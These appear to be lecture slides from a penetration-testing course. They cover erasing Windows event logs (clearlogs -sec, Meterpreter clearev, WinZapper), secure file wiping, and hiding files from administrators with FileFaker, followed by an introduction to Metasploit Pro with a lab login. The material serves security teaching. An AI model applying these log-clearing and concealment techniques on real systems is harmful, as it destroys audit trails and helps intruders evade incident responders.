
The screenshot shows a terminal window titled "root@0day:/var/log - Shell - Konsole". The window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". Below the menu is a toolbar with icons for file operations. The main area displays the output of the "ls" command:

```
[root@0day log]# ls
boot.log      cups        ksyms.6      messages.3      secure.1      up2date.1
boot.log.1    dmesg       lastlog      messages.4      secure.2      up2date.2
boot.log.2    gdm         maillog      rpmpkgs       secure.3      up2date.3
boot.log.3    httpd       maillog.1    rpmpkgs.1     secure.4      up2date.4
boot.log.4    ksyms.0    maillog.2    rpmpkgs.2     spooler      vbox
cron          ksyms.1    maillog.3    rpmpkgs.3     spooler.1    wtmp
cron.1        ksyms.2    maillog.4    rpmpkgs.4     spooler.2    wtmp.1
cron.2        ksyms.3    messages     samba        spooler.3    XFree86.0.log
cron.3        ksyms.4    messages.1   scrollkeeper.log spooler.4    XFree86.0.log.old
cron.4        ksyms.5    messages.2   secure       up2date
```

The terminal prompt is "[root@0day log]#".


Deleting Logs on Windows

- Logs in Windows are stored in the Event Viewer, a GUI application
 - System, Application, and Security event logs
 - Security related information can be stored in all three
 - System or application exploitation often generates error logs




Deleting Logs on Windows

- Clearing the event log is fairly easy if you have access to the Windows GUI



Deleting Logs on Windows

- If you don't have GUI access, you need to upload a log clearing tool, such as clearlogs.exe



The screenshot shows a Windows Command Prompt window titled "Command Prompt". The window has a blue header bar with the title and standard window controls (minimize, maximize, close). The main body of the window contains the following text:

```
C:\temp>clearlogs
ClearLogs 1.0 - (c) 2002, Arne Vidstrom <arne.vidstrom@ntsecurity.nu>
- http://ntsecurity.nu/toolbox/clearlogs/
Usage: clearlogs [\\computername] <-app / -sec / -sys>
  -app = application log
  -sec = security log
  -sys = system log
C:\temp>clearlogs -sec
ClearLogs 1.0 - (c) 2002, Arne Vidstrom <arne.vidstrom@ntsecurity.nu>
- http://ntsecurity.nu/toolbox/clearlogs/
Success: The log has been cleared
C:\temp>
```

- Metasploit's Meterpreter payload has **clearev** command

Deleting Logs on Windows


- WinZapper is a tool for deleting specific event logs events on Windows
- Works on old OS versions (XP and earlier)
- GUI-only application
- Leaves the logs you deleted in dummy.dat, be sure to remove it as well

Anti-Forensics

- Deleted files and logs can be recovered
 - When a program is deleted, it is not removed
 - A metadata table that controls free disk space simply opens up the space on the hard drive for writing
 - If the data is written over once, it makes it more difficult to recover, but it can be
 - Forensic specialists can recover data even if it has been overwritten many times
- Solution is to write over many, many times
- There are a number of tools for Windows and Unix to do secure wiping via multiple rewrites

Anti-Forensics

- On Windows, we have the open source Eraser:
<http://eraser.heidi.ie/>
 - Several erasure methods (default is Gutmann – 35 passes)
 - Can be scheduled to overwrite at certain time, or every day at a certain time
 - Can also be used on removable media



Anti-Forensics

- For Unix or Linux, we have wipe:
wipe.sourceforge.net/
 - Configurable number of overwrites
 - Can be scheduled to overwrite at certain time, or every day at a certain time

```
WIPE(1)                               User Commands                  WIPE(1)

NAME
    wipe - securely erase files from magnetic media

SYNOPSIS
    wipe [options] path1 path2 ... pathn

CURRENT-VERSION
    This manual page describes version 0.22 of wipe , released November
    2010.

DESCRIPTION
    Recovery of supposedly erased data from magnetic media is easier than
    what many people would like to believe. A technique called Magnetic
    Force Microscopy (MFM) allows any moderately funded opponent to recover
    the last two or three layers of data written to disk; wipe repeatedly
    overwrites special patterns to the files to be destroyed, using the
    fsync() call and/or the O_SYNC bit to force disk access. In normal
    mode, 34 patterns are used (of which 8 are random). These patterns were
    recommended in an article from Peter Gutmann (pgut001@cs.auck-
    land.ac.nz) entitled "Secure Deletion of Data from Magnetic and Solid-
    State Memory". A quick mode allows you to use only 4 passes with random
    patterns, which is of course much less secure.
```

Anti-Incident Response

- Anti-Incident Response focuses on hiding the presence of an attacker on a system
 - Most useful if you need continued access of a system
 - Other actions may alert an admin (port scanning, exploitation, etc.) to a degree
 - Want the system to look as normal as possible
- This involves:
 - Hiding processes, network connections, and files
 - Changing binaries
 - Modifying the Kernel to release less information

Windows Anti-Incident Response

- Files can be hidden on NTFS drives, as the file size metadata table can be changed
 - If you have a 1 gig file on disk, you can change the file size information to report it as a 1 meg file
 - Filefaker is a tool to do this
 - Will trip up the average admin, but not a skilled forensic specialist
- This is useful for:
 - Hiding large data extracts
 - Hiding programs, change a large number of big EXEs to small DATs or DLLs
 - Mischief

Windows Anti-Incident Response

The image shows two Windows Command Prompt windows side-by-side. The left window shows the directory of C:\temp, listing files and their details. The right window shows the use of the FileFaker tool to create files in the same directory.

Left Window (C:\temp) Output:

```
C:\temp>dir
Volume in drive C has no label.
Volume Serial Number is C813-7B09

Directory of C:\temp

02/08/2004  02:53 PM    <DIR>      .
02/08/2004  02:53 PM    <DIR>      ..
02/08/2004  12:13 PM        28,672 clearlogs.exe
04/01/2003  08:51 PM          4,974 FileFaker.dpr
04/01/2003  08:51 PM        22,528 FileFaker.exe
09/18/2001  08:58 PM        204,800 m2apx3g.exe
              4 File(s)       260,974 bytes
              2 Dir(s)   5,441,863,680 bytes free
```

Right Window (C:\temp) Output:

```
C:\temp>filefaker inputfile.txt c:\temp
File faker for NTFS v1.1
programmed by Holy_Father
Copyright (c) 2000,forever ExEwORx
birthday: 01.04.2003
home: http://rootkit.host.sk

c:\temp\clearlogs.exe - OK (6163)

C:\temp>dir
Volume in drive C has no label.
Volume Serial Number is C813-7B09

Directory of C:\temp

02/08/2004  03:00 PM    <DIR>      .
02/08/2004  03:00 PM    <DIR>      ..
02/08/2004  03:00 PM          6,163 clearlogs.exe
04/01/2003  08:51 PM          4,974 FileFaker.dpr
04/01/2003  08:51 PM        22,528 FileFaker.exe
02/08/2004  03:00 PM          25 inputfile.txt
09/18/2001  08:58 PM        204,800 m2apx3g.exe
02/08/2004  02:58 PM          0 New Text Document.txt
              6 File(s)       238,490 bytes
              2 Dir(s)   5,441,892,352 bytes free
```

Metasploit Pro

Metasploit Pro

- There are multiple commercial versions of Metasploit, based on the Metasploit Framework

The image displays a comparison chart for different editions of the Metasploit framework. It is organized into three main sections: Metasploit Community, Metasploit Express, and Metasploit Pro.

Metasploit Community: Labeled as "FREE EDITION". Features include Network discovery, Vulnerability scanner import, Basic exploitation, and Module browser.

Metasploit Express: Features Social Engineering, Web app scanning, Post-exploitation macros, IDS/IPS evasion, VPN pivoting, Team collaboration, Tagging, PCI & FISMA reports, Enterprise-level Nmap integration, VMware & Amazon EC2 virtualization, and Persistent sessions & listeners.

Metasploit Pro: Features Smart exploitation, Password auditing, Evidence collection, Logging & reporting, Replay scripts, and the Metasploit Framework (Open source development platform).

Why Metasploit Pro

- Smart Exploitation
- Automated Credentials Brute Forcing
- Baseline Penetration Testing Reports
- Wizards for standard baseline audits
- Task chains for automated custom workflows
- MetaModules for discrete tasks such as network segmentation testing
- Dynamic payloads to evade leading anti-virus solutions
- Full access to an internal network through a compromised machine with VPN pivoting
- Closed-loop vulnerability validation to prioritize remediation
- Phishing awareness management & spear phishing
- Web app testing for OWASP Top 10 vulnerabilities
- Choice of advanced command-line (Pro Console) and web interface
- Integrations via Remote API

Metasploit components

- **Metasploit Framework**
- Base platform that provides you with access to every module, with the latest exploit code for various applications, operating systems, and platforms.
- **Modules**
 - Standalone code that extends functionality of the Metasploit Framework
 - Exploit
 - Auxiliary
 - Payload
 - NOP
 - Post-Exploitation
- **Services**
 - PostgreSQL database
 - Ruby On Rails (for web interface)
 - Pro service, or the Metasploit service bootstraps Rails, the Metasploit Framework, and the Metasploit RPC Server
- **Web Interface**
 - Thin Webserver

Concepts and Terms

- **Project**
 - All work in Metasploit Pro must be done inside of a project.
 - A project is a container for the targets, tasks, reports, and data that are part of a penetration test. A project contains the workspace that you use to create a penetration test and configure tasks. Every penetration test runs from within a project.
- **Workspace**
 - A workspace is the same thing as a project, except it is only used when referring to the Metasploit Framework.
- **Task**
 - Everything you do in Metasploit is called a task. A task is any action that you can perform in Metasploit.
 - Examples of tasks include performing a scan, running a brute force attack, exploiting a vulnerable target, or generating a report.

Concepts and Terms

- **Module**

- A prepackaged collection of code from the Metasploit Framework that performs a specific task, such as run a scan or launch an exploit.
- A module can be an exploit, auxiliary or post-exploitation module. The module type determines its purpose.
- Any module that can open a shell on a target is considered an exploit module.

- **Exploit Module**

- An exploit module executes a sequence of commands to target a specific vulnerability found in a system or application. An exploit module takes advantage of a vulnerability to provide access to the target system.
- Exploit modules include buffer overflow, code injection, and web application exploits.

- **Auxiliary Module**

- An auxiliary module does not execute a payload and perform arbitrary actions that may not be related to exploitation. Examples of auxiliary modules include scanners, fuzzers, and denial of service attacks.

- **Post-Exploitation Module**

- A post-exploitation module enables you to gather more information or to gain further access to an exploited target system. Examples of post-exploitation modules include hash dumps and application and service enumerators.

Concepts and Terms

- **Exploit**
 - An exploit is a program that takes advantage of a specific vulnerability and provides an attacker with access to the target system. An exploit typically carries a payload and delivers it to a target.
- **Payload**
 - A payload is the shell code that runs after an exploit successfully compromises a system.
 - The payload enables you to define how you want to connect to the shell and what you want to do to the target system after you take control of it.
 - For Example: Meterpreter or command shell
 - A payload is the actual code that executes on the target system after an exploit successfully executes.
- **Bind Shell Payload**
 - A bind shell attaches a listener on the exploited system and waits for the attacking machine to connect to the listener.

Concepts and Terms

- **Meterpreter**

- Meterpreter is an advanced multi-function payload that provides you an interactive shell.
- From the Meterpreter shell, you can do things like download a file, obtain the password hashes for user accounts, and pivot into other networks. Meterpreter runs on memory, so it is undetectable by most intrusion detection systems.

Concepts and Terms

- **Reverse Shell Payload**
 - A reverse shell connects back to the attacking machine as a command prompt.
- **Shellcode**
 - Shellcode is the set of instructions that an exploit uses as the payload.
- **Shell**
 - A shell is a console-like interface that provides you with access to a remote target.
- **Vulnerability**
 - A vulnerability is a security flaw or weakness that enables an attacker to compromise a target. A compromised system can result in privilege escalation, denial-of-service, unauthorized data access, stolen passwords, and buffer overflows.

Concepts and Terms

- **Listener**

- A listener waits for an incoming connection from either the exploited target or the attacking machine and manages the connection when it receives it.

- **Database**

- The database stores host data, system logs, collected evidence, and report data.

- **Discovery Scan**

- A discovery scan is a Metasploit scan that combines Nmap and several Metasploit modules to enumerate and fingerprint targets.

Metasploit Workflow

- 1. Create a project:** Create a project to store the data collected from your targets.
- 2. Gather information:** Use the discovery scan, Nmap scan, or import tool to supply Metasploit Pro with host data that can be used to identify vulnerabilities and access. The scan discovers fingerprints and enumerates services on hosts.
- 3. Exploit:** Use auto-exploitation or manual exploits to launch attacks against known vulnerabilities and to gain access to compromised targets.
- 4. Perform post-exploitation:** Use post-exploitation modules or interactive sessions to gather more information from compromised targets.
- 5. Bruteforce:** Run bruteforce attacks to test collected passwords against services to find valid logins.
- 6. Clean up open sessions:** You can close open sessions on an exploited target to remove any evidence of any data that may be left behind on the system. This step restores the original settings on the target system.
- 7. Generate reports:** Create a report that details your findings. Metasploit Pro provides several report types that you can use to customize the report data. The most commonly used report is the Audit Report, which provides a detailed look at the hosts and credentials captured in the project.

Metasploit Pro Interface

- After clicking the Metasploit “Start Services” icon, it may take a few minutes for the services to start
 - Verify the services are running at Start->Services




- Click the Access Metasploit Web-UI shortcut
 - The Metasploit web GUI runs on port 3790
- <https://localhost:3790>
- Lab Credentials
 - Username: Student
 - Password: Infosec458\$%*



Metasploit Interface

1



2



3

4

5

Create a new project

Home > New Project

* denotes required field

Project Settings

Project name*	First Scan
Description	Basic Scanning
Network range	192.168.117.*
<input type="checkbox"/> Restrict to network range	

User Access


Project owner:	student						
Project members:	<table border="1"><thead><tr><th>USER</th><th>FULL NAME</th></tr></thead><tbody><tr><td><input checked="" type="checkbox"/></td><td>student</td></tr><tr><td><input checked="" type="checkbox"/></td><td>test1</td></tr></tbody></table>	USER	FULL NAME	<input checked="" type="checkbox"/>	student	<input checked="" type="checkbox"/>	test1
USER	FULL NAME						
<input checked="" type="checkbox"/>	student						
<input checked="" type="checkbox"/>	test1						

Discovery Scan

- Can use Active or Passive discovery
 - Passive Discovery uses pcap to capture traffic and then analyses it for available hosts
 - Can take longer
 - Active discovery uses nmap
 - Speed depends on options
- Default scan uses nmap, scans about 250 ports and includes OS fingerprinting
- Can customize scan behavior as well
- Default Scan does NOT include IPv6
 - Must enter, or import a list of addresses.

Passive Discovery

- Uses a metamodule
- Use the Modules> Metamodules option from the project menu
- Click Launch in Passive Network Discovery



- Enter the following selections:
 - Network Interface- Interface from which to capture traffic
 - Timeout in minutes- How long the scan will run
 - Maximum File Size
 - Maximum Total Size
- Details won't be visible during scan, but after, you will get some results

Running a Discovery Scan

- Project Overview > Discovery > Scan




- Set Scan Options
 - Advanced options allow many customizations
 - Launch Scan

This screenshot shows the configuration page for a new discovery scan. The top navigation bar includes "Home", "First Scan", and "New Discovery Scan". A note at the top right indicates "* denotes required field". The main section is titled "Target Settings" and contains a "Target addresses*" input field with the value "192.168.117.*". Below this is a "Show Advanced Options" button with a gear icon. At the bottom right is a "Launch Scan" button with a magnifying glass icon.

Scan Process

- Metasploit will run an nmap scan and then import the details



The screenshot shows the Metasploit Framework's Task interface. At the top, there are tabs for Home, First Scan, Tasks, and Task 2 (which is highlighted). Below the tabs is a progress bar showing 0% completion. To the right of the progress bar are buttons for Bruteforce... and Export..., and a Stop button. The main area is divided into two sections: 'Discovering' on the left and a terminal window on the right. The terminal window displays the following nmap command and its execution:

```
[*] [2016-02-17-01:13:24] Scan initiated: Speed: 5, Max: 300m (Portscanning) (UDP probes) (Finger enumeration) (H:323 probes)
[*] [2016-02-17-01:13:24] Workspace:First Scan Progress:1/177 (0%) Sweeping 192.168.117.0-192.168.117.255 with Nmap4 probes
[*] [2016-02-17-01:13:24] Scanning 256 hosts...
[*] [2016-02-17-01:13:42] Nmap Command (data/c:/metasploit/nmap): c:/metasploit/nmap/nmap.exe -sS -T4 -Pn -P0 -F -PA20,33,80,113,443,5898,18643 --host-timeout-sweep -o .. --max-rtt-timeout-seems --initial-rtt-timeout-
[*] [2016-02-17-01:13:42] Nmap Output:
[*] [2016-02-17-01:13:42] Nmap Output: Starting Nmap 7.01 ( https://nmap.org ) at 2016-02-17 01:13 Central Standard Time
[*] [2016-02-17-01:13:52] Nmap Output: Stats: 0:00:10 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
[*] [2016-02-17-01:13:52] Nmap Output: Parallel DNS resolution of 255 hosts. Timing: About 0.00% done
```

- If a task will take a long time, you can start other tasks, or do other work while waiting
- You can access the task status from the Project Overview > Task menu

Viewing Scan Data

- Once a scan is complete, you can view the data in your project

The screenshot shows the ZAP interface with the 'Hosts' tab selected. There are two hosts listed:

ADDRESS	NAME	OPERATING SYSTEM	VM	PURPOSE	SVCS	VULNS	ATT	TAGS	UPDATED	STATUS
192.168.117.130	win-nq90ICKmij	Unknown	VM	device	468	0	0		8 minutes ago	Scanned
192.168.117.134	SERVER2012R2	Windows 2012 R2 (Standard)	VM	server	28	0	0		8 minutes ago	Scanned

Below the table, it says 'Showing 1 - 2 of 2'.

